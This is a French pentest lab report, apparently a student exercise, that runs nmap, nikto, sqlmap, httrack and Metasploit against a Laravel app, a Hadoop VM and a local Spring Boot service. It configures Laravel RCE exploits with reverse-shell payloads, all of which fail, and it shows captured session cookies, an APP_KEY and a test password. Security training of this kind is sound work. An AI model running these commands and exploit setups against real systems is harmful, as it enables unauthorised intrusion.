



Tester le lien <http://localhost:9898/>

1. Accéder à l'interface Web :

- Ouvrez un navigateur et accédez à <http://localhost:9898/>.
- Si un login est demandé, ajoutez un utilisateur dans MySQL



INSERT INTO User (username, password) VALUES ('cheik',
'1234');



Colonne	Type	Fonction	Null	Valeur
id	int(11)			
password	varchar(255)		<input type="checkbox"/>	1234
username	varchar(255)		<input type="checkbox"/>	cheik

Adresse IP de la machine cible

Dans un invite de commande, taper ipconfig sous windows

```
E:\Users\Alex>ipconfig

Configuration IP de Windows

Carte Ethernet Ethernet 2 :

    Suffixe DNS propre à la connexion. . . :
    Adresse IPv6 de liaison locale. . . . : fe80::2ff4:379b:93d0:8bbf%14
    Adresse IPv4. . . . . : 192.168.56.1
    Masque de sous-réseau. . . . . : 255.255.255.0
    Passerelle par défaut. . . . . :
```

Ip ad sous linux

```
(alex@ DESKTOP-LS2J9A5) - [~]
$ ip ad
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:53:5e:59 brd ff:ff:ff:ff:ff:ff
    inet 172.20.192.236/20 brd 172.20.207.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe53:5e59/64 scope link
        valid_lft forever preferred_lft forever
```


l'adresse ip de la machine sur laquelle est hébergée l'application spring boot est : 192.168.56.1

Le pentest sera réalisé depuis un environnement Kali Linux.

Réalisation d'un Pentest sur un Serveur Laravel et VM Big Data avec Kali Linux

Scanner la VM et l'Application Laravel avec Nmap :

Scan des Ports de la VM Big Data (node179686-env-1839015-etudiant-d02-01.sh1.hidora.com) :



sudo nmap -Pn -sV node179686-env-1839015-etudiant-d02-01.sh1.hidora.com

```
(alex@DESKTOP-LS2J9A5)-[~]
$ sudo nmap -Pn -sV node179686-env-1839015-etudiant-d02-01.sh1.hidora.com
[sudo] password for alex:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-06 10:13 CET
Nmap scan report for node179686-env-1839015-etudiant-d02-01.sh1.hidora.com (45.86.36.79)
Host is up (0.028s latency).
Not shown: 973 filtered tcp ports (no-response), 20 filtered tcp ports (host-prohibited), 1 filtered tcp ports (port
-unreach)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.0 (protocol 2.0)
80/tcp    open  http         Jetty 6.1.26
8080/tcp   closed http-proxy
8088/tcp   open  http         Jetty 6.1.26
9090/tcp   closed zeus-admin
9091/tcp   closed xmltec-xmlmail

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.39 seconds
```

Analyse des résultats : Notez les ports critiques, comme 22 (SSH), 80 (HTTP), 3306 (MySQL)

Port 22/tcp : OpenSSH 8.0 (protocol 2.0)

```
msf6 > search openssh

Matching Modules

#  Name                                                                 Disclosure Date  Rank  Check  Description
-  -                                                                 -
0  post/windows/manage/forward_pageant .               normal No      Forward SSH Agent Requests To Remote Pageant
1  post/windows/manage/install_ssh   .               normal No      Install OpenSSH for Windows
2  post/multi/gather/ssh_creds       .               normal No      Multi Gather OpenSSH PKI Credentials Collection
3  auxiliary/scanner/ssh/ssh_enumusers .              normal No      SSH Username Enumeration
4  \ action: Malformed Packet       .               .      Use a malformed packet
5  \ action: Timing Attack           .               .      Use a timing attack
6  exploit/windows/local/unquoted_service_path 2001-10-25     great Yes    Windows Unquoted Service Path Privilege Escalation
```

Port 80/tcp : Jetty 6.1.26

```
msf6 > search jetty

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -
0  auxiliary/scanner/http/apache_activemq_traversal  .              normal No      Apache ActiveMQ Directory Traversal
1  auxiliary/scanner/http/apache_activemq_source_disclosure  .              normal No      Apache ActiveMQ JSP Files Source Disclosure
2  auxiliary/gather/jetty_web_inf_disclosure      2021-07-15     normal Yes     Jetty WEB-INF File Disclosure
3  exploit/windows/http/oracle_event_processing_upload  2014-04-21     excellent Yes    Oracle Event Processing FileUploadServlet Arbitrary File Upload
4  auxiliary/scanner/http/sybase_easerver_traversal  2011-05-25     normal No      Sybase Easerver 6.3 Directory Traversal
```

Utilisation de nikto :

nikto -h http://45.86.36.79 -o nikto_report.html -Format html

45.86.36.79 / 45.86.36.79 port 80	
Target IP	45.86.36.79
Target hostname	45.86.36.79
Target Port	80
HTTP Server	Jetty(6.1.26)
Site Link (Name)	http://45.86.36.79:80/
Site Link (IP)	http://45.86.36.79:80/
URI	/
HTTP Method	GET
Description	/: The anti-clickjacking X-Frame-Options header is not present.
Test Links	http://45.86.36.79:80/ http://45.86.36.79:80/
References	https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
URI	/
HTTP Method	GET
Description	/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
Test Links	http://45.86.36.79:80/ http://45.86.36.79:80/
References	https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
URI	/
HTTP Method	HEAD
Description	Jetty/6.1.26 appears to be outdated (current is at least 11.0.6). Jetty 10.0.6 AND 9.4.41.v20210516 are also currently supported.
Test Links	http://45.86.36.79:80/ http://45.86.36.79:80/
References	
URI	/
HTTP Method	OPTIONS
Description	OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, TRACE, OPTIONS .
Test Links	http://45.86.36.79:80/ http://45.86.36.79:80/
References	
URI	/logs/
HTTP Method	GET
Description	/logs/: This might be interesting.
Test Links	http://45.86.36.79:80/logs/ http://45.86.36.79:80/logs/
References	

Les requêtes HTTP PUT et DELETE sont bloquées pour éviter la destruction des données, la requête POST est toujours accessible est peut être utilisé pour déposer un programme malveillant sur le serveur.

[←](#)[→](#)[↺](#)[🏠](#)

45.86.36.79/logs/

[🔖 Import bookmarks...](#)[🐧 Kali Linux](#)[🔧 Kali Tools](#)[📄 Kali Docs](#)[🗣️ Kali Forums](#)[🔍 Kali NetHunter](#)[🔥 Exploit-DB](#)[🔍 Google Hacking DB](#)


Directory: /logs/

SecurityAuth-root.audit	0 bytes	Dec 4, 2024 8:40:26 AM
hadoop-root-namenode-hadoop-master.log	1008661 bytes	Dec 6, 2024 11:26:52 AM
hadoop-root-namenode-hadoop-master.out	730 bytes	Dec 6, 2024 5:34:00 AM
hadoop-root-namenode-hadoop-master.out.1	730 bytes	Dec 5, 2024 7:11:17 AM
hadoop-root-namenode-hadoop-master.out.2	730 bytes	Dec 4, 2024 8:40:27 AM
hadoop-root-secondarynamenode-hadoop-master.log	112555 bytes	Dec 6, 2024 10:32:12 AM
hadoop-root-secondarynamenode-hadoop-master.out	730 bytes	Dec 6, 2024 5:34:10 AM
hadoop-root-secondarynamenode-hadoop-master.out.1	730 bytes	Dec 5, 2024 7:11:26 AM
hadoop-root-secondarynamenode-hadoop-master.out.2	730 bytes	Dec 4, 2024 8:40:36 AM
yarn--resourcemanager-hadoop-master.log	1818416 bytes	Dec 6, 2024 11:14:09 AM
yarn--resourcemanager-hadoop-master.out	1524 bytes	Dec 6, 2024 5:34:17 AM
yarn--resourcemanager-hadoop-master.out.1	1524 bytes	Dec 5, 2024 7:11:33 AM
yarn--resourcemanager-hadoop-master.out.2	1524 bytes	Dec 4, 2024 8:40:44 AM

Les logs peuvent contenir des informations sur les utilisateurs ou des chemins de fichier de configuration, qu'ils soient accessibles en production présente un risque.

Scan des Vulnérabilités sur l'App Laravel

(<http://45.86.36.184/public/>)




45.86.36.184 / 45.86.36.184 port 80	
Target IP	45.86.36.184
Target hostname	45.86.36.184
Target Port	80
HTTP Server	Apache
Site Link (Name)	http://45.86.36.184:80/public/
Site Link (IP)	http://45.86.36.184:80/public/
URI	/public/
HTTP Method	GET
Description	/public/ Cookie XSRF-TOKEN created without the htponly flag.
Test Links	http://45.86.36.184:80/public/ http://45.86.36.184:80/public/
References	https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
URI	/public/
HTTP Method	GET
Description	/public/: Uncommon header 'cross-origin-embedder-policy' found, with contents: unsafe-none.
Test Links	http://45.86.36.184:80/public/ http://45.86.36.184:80/public/
References	
URI	/public/
HTTP Method	OPTIONS
Description	OPTIONS: Allowed HTTP Methods: OPTIONS, HEAD, GET, POST .
Test Links	http://45.86.36.184:80/public/ http://45.86.36.184:80/public/
References	
URI	/public/api/sonws/index.jsp
HTTP Method	GET
Description	/public/api/sonws/index.jsp: Retrieved access-control-allow-origin header: *.
Test Links	http://45.86.36.184:80/public/api/sonws/index.jsp http://45.86.36.184:80/public/api/sonws/index.jsp
References	

Analyse des résultats : Identifiez les vulnérabilités connues (failles CVE) et exploitez-les si possible (ex : failles d'injection SQL, failles XSS).

Pas de résultats avec les injections SQL :

```
(alex@DESKTOP-LS2J9A5)-[~]
$ sqlmap -u "http://45.86.36.184/public/" --batch --risk=3 --level=5 --tamper=space2comment --random-agent

 {1.8.11#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:02:53 /2024-12-05/

[11:02:53] [INFO] loading tamper module 'space2comment'
[11:02:53] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.0.8) Gecko/2009033100 Ubuntu/9.04 (jaunty) Firefox/3.0.8' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[11:02:53] [WARNING] you've provided target URL without any GET parameters (e.g. 'http://www.site.com/article.php?id=1') and without providing any POST parameters through option '--data'
do you want to try URI injections in the target URL itself? [Y/n/q] Y
[11:02:53] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('XSRF-TOKEN=eyJpdiI6Ik4...IjoiIn0%3D;laravel_session=eyJpdiI6IjN...IjoiIn0%3D'). Do you want to use those [Y/n] Y
[11:02:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:02:54] [INFO] testing if the target URL content is stable
[11:02:55] [INFO] target URL content is stable
[11:02:55] [INFO] testing if URI parameter '#1*' is dynamic
[11:02:55] [WARNING] URI parameter '#1*' does not appear to be dynamic
[11:02:55] [WARNING] heuristic (basic) test shows that URI parameter '#1*' might not be injectable
```

Une surcouverte orm est présente, les requêtes SQL sont préparées ou l'endpoint ne donne pas sur la bdd.

Réaliser un Crawl de l'App Laravel avec Httrack

Objectif : Télécharger la structure du site pour une analyse hors ligne

Installation de Httrack:

```
sudo apt install httrack -y
```

Cloner le site Laravel : httrack

```
http://45.86.36.184/public/ -O ~/pentest/laravel_site -v
```

```
alaa@DESKTOP-L323M43:~$ httrack http://45.86.36.184/public/ -O ~/pentest/laravel_site -v
HTTrack3.49-5 launched on Wed, 04 Dec 2024 17:27:39 at http://45.86.36.184/public/
(httrack http://45.86.36.184/public/ -O ~/home/alex/pentest/laravel_site -v )

Information, Warnings and Errors reported for this mirror:
note: the hts-log.txt file, and hts-cache folder, may contain sensitive information.
      such as username/password authentication for websites mirrored in this project
      do not share these files/folders if you want these information to remain private

Mirror launched on Wed, 04 Dec 2024 17:27:39 by HTTrack Website Copier/3.49-5 [XR6C0/2014]
mirroring http://45.86.36.184/public/ with the wizard help..
22: 45.86.36.184/public/ (26569 bytes) - OK
HTTrack Website Copier/3.49-5 mirror complete in 2 seconds : 2 links scanned, 1 files written (26569 bytes overall) [9192 bytes received at 4596 bytes/sec], 26569 bytes transferred using HTTP compression in 1 files, ratio 26%
(No errors, 0 warnings, 0 messages)
Done.
Thanks for using HTTrack!
```

Analyse des résultats :

Vérifiez les fichiers sensibles exposés : .env, config.php, fichiers de logs

Un fichier trouvé contenant deux clés :

```
File Edit Search View Document Help
~/.pentest/laravel_site/cookies.txt - Mousepad

1 # HTTrack Website Copier Cookie File
2 # This file format is compatible with Netscape cookies
3 45.86.36.184 TRUE / FALSE 1999999999 XSrf-TOKEN
  eyJpdjI16161VnJ2Sc8ZuXVUQkN3T2Z2N0B2BEE9PS11n2h0wV1j0icHMQZVH08TVH0Z2y6RnOVNPUkxoeBvay81UDdzblmbNuzTDBmHweJ3pYk3QeXBZKhuC74R18wKCUUvavH38kvvdTkaQkxk2pmXKS1QxV8pmW5WNL1Qcy8BvWJud2dV0G1Yn1UV8dyE1hdz18OGZsDfDNGU1LC1Yw-
  M10I3hY3k4NjMyYmYyTl1YTEZmZQ0THKZmE9Y3k4N0NkZD1Yn2h0wV1j0icHMQZVH08TVH0Z2y6RnOVNPUkxoeBvay81UDdzblmbNuzTDBmHweJ3pYk3QeXBZKhuC74R18wKCUUvavH38kvvdTkaQkxk2pmXKS1QxV8pmW5WNL1Qcy8BvWJud2dV0G1Yn1UV8dyE1hdz18OGZsDfDNGU1LC1Yw-
  4 45.86.36.184 TRUE / FALSE 1999999999 laravel_session
  eyJpdjI16161VnJ2Sc8ZuXVUQkN3T2Z2N0B2BEE9PS11n2h0wV1j0icHMQZVH08TVH0Z2y6RnOVNPUkxoeBvay81UDdzblmbNuzTDBmHweJ3pYk3QeXBZKhuC74R18wKCUUvavH38kvvdTkaQkxk2pmXKS1QxV8pmW5WNL1Qcy8BvWJud2dV0G1Yn1UV8dyE1hdz18OGZsDfDNGU1LC1Yw-
  M10I3hY3k4NjMyYmYyTl1YTEZmZQ0THKZmE9Y3k4N0NkZD1Yn2h0wV1j0icHMQZVH08TVH0Z2y6RnOVNPUkxoeBvay81UDdzblmbNuzTDBmHweJ3pYk3QeXBZKhuC74R18wKCUUvavH38kvvdTkaQkxk2pmXKS1QxV8pmW5WNL1Qcy8BvWJud2dV0G1Yn1UV8dyE1hdz18OGZsDfDNGU1LC1Yw-
  5 45.86.36.184 TRUE / FALSE 1999999999 samesite lax
```

Extraction de Données Supposées Supprimées avec Foremost

Objectif : Récupérer des fichiers supprimés dans la VM ou dans les réponses du serveur Laravel:

Installation de Foremost:

```
sudo apt install foremost -y
```

Télécharger une copie des logs ou des données accessibles

Analyse des résultats : Vérifiez le répertoire

~/pentest/foremost_output pour des fichiers extraits tels que des documents sensibles, des bases de données, ou des images.



Tester les Failles Communes dans l'App Laravel

```
msf6 > search laravel
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/http/ Laravel_token_unserialize_exec	2018-08-07	excellent	Yes	PHP Laravel Framework token Unserialize Remote Command Execution
1	exploit/multi/php/ignition Laravel_debug_rce	2021-01-13	excellent	Yes	Unauthenticated remote code execution in Ignition
2	\ target: Unix (In-Memory)
3	\ target: Windows (In-Memory)

tentative d'exploitation de la faille la plus récente

```
[*] Using exploit(multi/php/ignition_laravel_debug_rce)
[*] Using configured payload cmd/unix/reverse_bash
msf6 exploit(multi/php/ignition_laravel_debug_rce) > set RHOSTS 45.86.36.184
RHOSTS => 45.86.36.184
msf6 exploit(multi/php/ignition_laravel_debug_rce) > set RPORT 80
RPORT => 80
msf6 exploit(multi/php/ignition_laravel_debug_rce) > show options

Module options (exploit/multi/php/ignition_laravel_debug_rce):



| Name      | Current Setting             | Required | Description                                                                                                                                         |
|-----------|-----------------------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------|
| LOGFILE   |                             | no       | Laravel log file absolute path                                                                                                                      |
| Proxies   |                             | no       | A proxy chain of format type:host:port[,type:host:port][...]                                                                                        |
| RHOSTS    | 45.86.36.184                | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit.html</a> |
| RPORT     | 80                          | yes      | The target port (TCP)                                                                                                                               |
| SSL       | false                       | no       | Negotiate SSL/TLS for outgoing connections                                                                                                          |
| TARGETURI | /_ignition/execute-solution | yes      | Ignition execute solution path                                                                                                                      |
| VHOST     |                             | no       | HTTP server virtual host                                                                                                                            |



Payload options (cmd/unix/reverse_bash):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name             |
|----|------------------|
| 0  | Unix (In-Memory) |



View the full module info with the info, or info -d command.

msf6 exploit(multi/php/ignition_laravel_debug_rce) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf6 exploit(multi/php/ignition_laravel_debug_rce) > check

[*] Checking component version to 45.86.36.184:80
[*] 45.86.36.184:80 - The target is not exploitable.
msf6 exploit(multi/php/ignition_laravel_debug_rce) > set TARGETURI /public
TARGETURI => /public
msf6 exploit(multi/php/ignition_laravel_debug_rce) > check

[*] Checking component version to 45.86.36.184:80
[*] 45.86.36.184:80 - The target is not exploitable.
```

Tentative avec la seconde faille avec les clés du fichier cookies.txt

```
msf6 exploit(multi/http/laravel_token_unserialize_exec) > show options
Module options (exploit/unix/http/laravel_token_unserialize_exec):
```

Name	Current Setting	Required	Description
APP_KEY	eyJzdWI6IiwiaWQiOiJsc0ZouXVUQANlTzNMdDZlE9PSiSiInZhbnVlIjoicHMQHVHB8ASVHQZjYyGmRwOVNPKkcoeMvayBtSUddczdlbnBldnUzZm9jaW53ZW9hZDZkZmcuc2luZSIsImFkaWACB0uAhvZHRKcnciLW44ZDpuMGx3IGxSVjpmZkdzNmhhcyBFRWduZDZHDGciLnUyOGYyZW9zRGZlROGZScGF0Rm9uIGJC3tYm1oIjhyKklwMyYyYmVhYTYllYTEzMzQ2OTMzMzE5YjYwMGAKZDZlYmZmOmkiWjMyYmY2MAYTVhZDZkZmhmZGZOUk5ZOWNoIiwidGFIajoiImE3ID	no	The base64 encoded APP_KEY string from the .env file
CHOST		no	The local client address
CPORT		no	The local client port
PROxies		no	A proxy chain of format types:host[port];[...]
RHOSTS	45.86.36.184	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	88	yes	The target port (TCP)
SOL	false	yes	Negotiate SSL/TLS for outgoing connections
TARGETURI	/public	yes	Path to target webapp
VHOST		no	HTTP server virtual host

```
Payload options (cmd/unix/reverse_perl):
```

Name	Current Setting	Required	Description
LHOST	0.0.0.0	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

ID	Name
0	Automatic

```
View the full module info with the info, or info -d command.
```

```
msf6 exploit(unix/http/laravel_token_unserialize_exec) > exploit
```

```
[*] started reverse TCP handler on 0.0.0.0:4444
[*] Exploit completed, but no session was created.
```


Test d'intrusion avec sqlmap:

sqlmap -u "http://192.168.56.1:9898/" --batch --risk=3 --level=5

```
aleph@056100-1527045:~$ sqlmap -u "http://192.168.56.1:9898/" --batch --risk=3 --level=5
[1.8.11#stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 14:15:12 /2024-12-04/

[14:15:12] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.56.1:9898/login'. Do you want to follow? [Y/n] Y
you have not declared cookie(s), while server wants to set its own ('SESSIONID=3C8FAB8C99B...3499C56F6'). Do you want to use those [Y/n] Y
[14:15:12] [INFO] checking if the target is protected by some kind of WAF/IPS
[14:15:12] [INFO] testing if the target URL content is stable
[14:15:12] [WARNING] parameter 'User-Agent' does not appear to be dynamic
[14:15:13] [WARNING] heuristic (basic) test shows that parameter 'User-Agent' might not be injectable
[14:15:13] [INFO] testing for SQL injection on parameter 'User-Agent'
```

Sqlmap teste différentes méthodes d'injection SQL

```
[14:19:16] [INFO] testing 'MySQL > 2.0 time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[14:19:16] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[14:19:16] [INFO] testing 'Generic UNION query (random number) - 1 to 10 columns'
[14:19:16] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[14:19:17] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[14:19:17] [WARNING] parameter 'Host' does not seem to be injectable
[14:19:17] [CRITICAL] all tested parameters do not appear to be injectable. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') a
nd/or switch '--random-agent'
[*] ending @ 14:19:17 /2024-12-04/
```

Tester le mapping <http://localhost:9898/api/clients>

- Avec Postman :
 - Méthode : GET
 - URL : <http://localhost:9898/api/clients>
- Avec sqlmap

sqlmap -u "http://192.168.56.1:9898/api/clients" --batch

Mettre en place le pentest :

Metasploit

1. Lancer Metasploit

Msfconsole

```
(alex@ DESKTOP-LS2J9A5)-[~]
$ msfconsole
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules

.
.
.

      dBBBBBBb  dBBBBP dBBBBBBBP dBBBBBBb  .
      '  dB'          BBP
    dB'dB'dB' dBBP    dBP    dBP BB
    dB'dB'dB' dBP    dBP    dBP BB
    dB'dB'dB' dBBBBP  dBP    dBBBBBBB

                                dBBBBBP dBBBBBBb dBP    dBBBBBP dBP dBBBBBBBP
                                dB' dBP    dB'.BP
                                dBP    dBP    dB'.BP dBP    dBP
                                dBP    dBP    dB'.BP dBP    dBP
                                dBP    dBP    dBP    dBP    dBP
                                dBP    dBP    dBP    dBP    dBP

      .
      |
      --o--
      |

o

To boldly go where no
shell has gone before

=[ metasploit v6.4.34-dev ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > _
```

Scanner des failles :

```
use auxiliary/scanner/http/http_version
set RHOSTS 192.168.56.1
set RPORT 9898
run
```

```
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.56.1
RHOSTS => 192.168.56.1
msf6 auxiliary(scanner/http/http_version) > set RPORT 9898
RPORT => 9898
msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.56.1:9898 ( 302-http://192.168.56.1:9898/login )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > █
```

Utilisation avec Metasploit

Lancer Metasploit :

msfconsole

Utiliser un module de scan :

use auxiliary/scanner/portscan/tcp

set RHOSTS 185.34.102.254

set THREADS 10

run

```
msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.56.1
RHOSTS => 192.168.56.1
msf6 auxiliary(scanner/portscan/tcp) > set THREADS 10
THREADS => 10
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.56.1:9898      - 192.168.56.1:80 - TCP OPEN
[+] 192.168.56.1:9898      - 192.168.56.1:4713 - TCP OPEN
[+] 192.168.56.1:9898      - 192.168.56.1:7680 - TCP OPEN
[+] 192.168.56.1:9898      - 192.168.56.1:9009 - TCP OPEN
[+] 192.168.56.1:9898      - 192.168.56.1:9898 - TCP OPEN
[*] 192.168.56.1:9898      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > █
```

La commande nmap avec le paramètre -sV affiche les informations du service utilisant chaque port (s'il est connu).

```
(alex@DESKTOP-LS2J9A5)-[~]  
$ nmap -Pn -sV 192.168.56.1  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-04 16:58 CET  
Nmap scan report for DESKTOP-LS2J9A5 (192.168.56.1)  
Host is up (0.00047s latency).  
Not shown: 996 filtered tcp ports (no-response)  
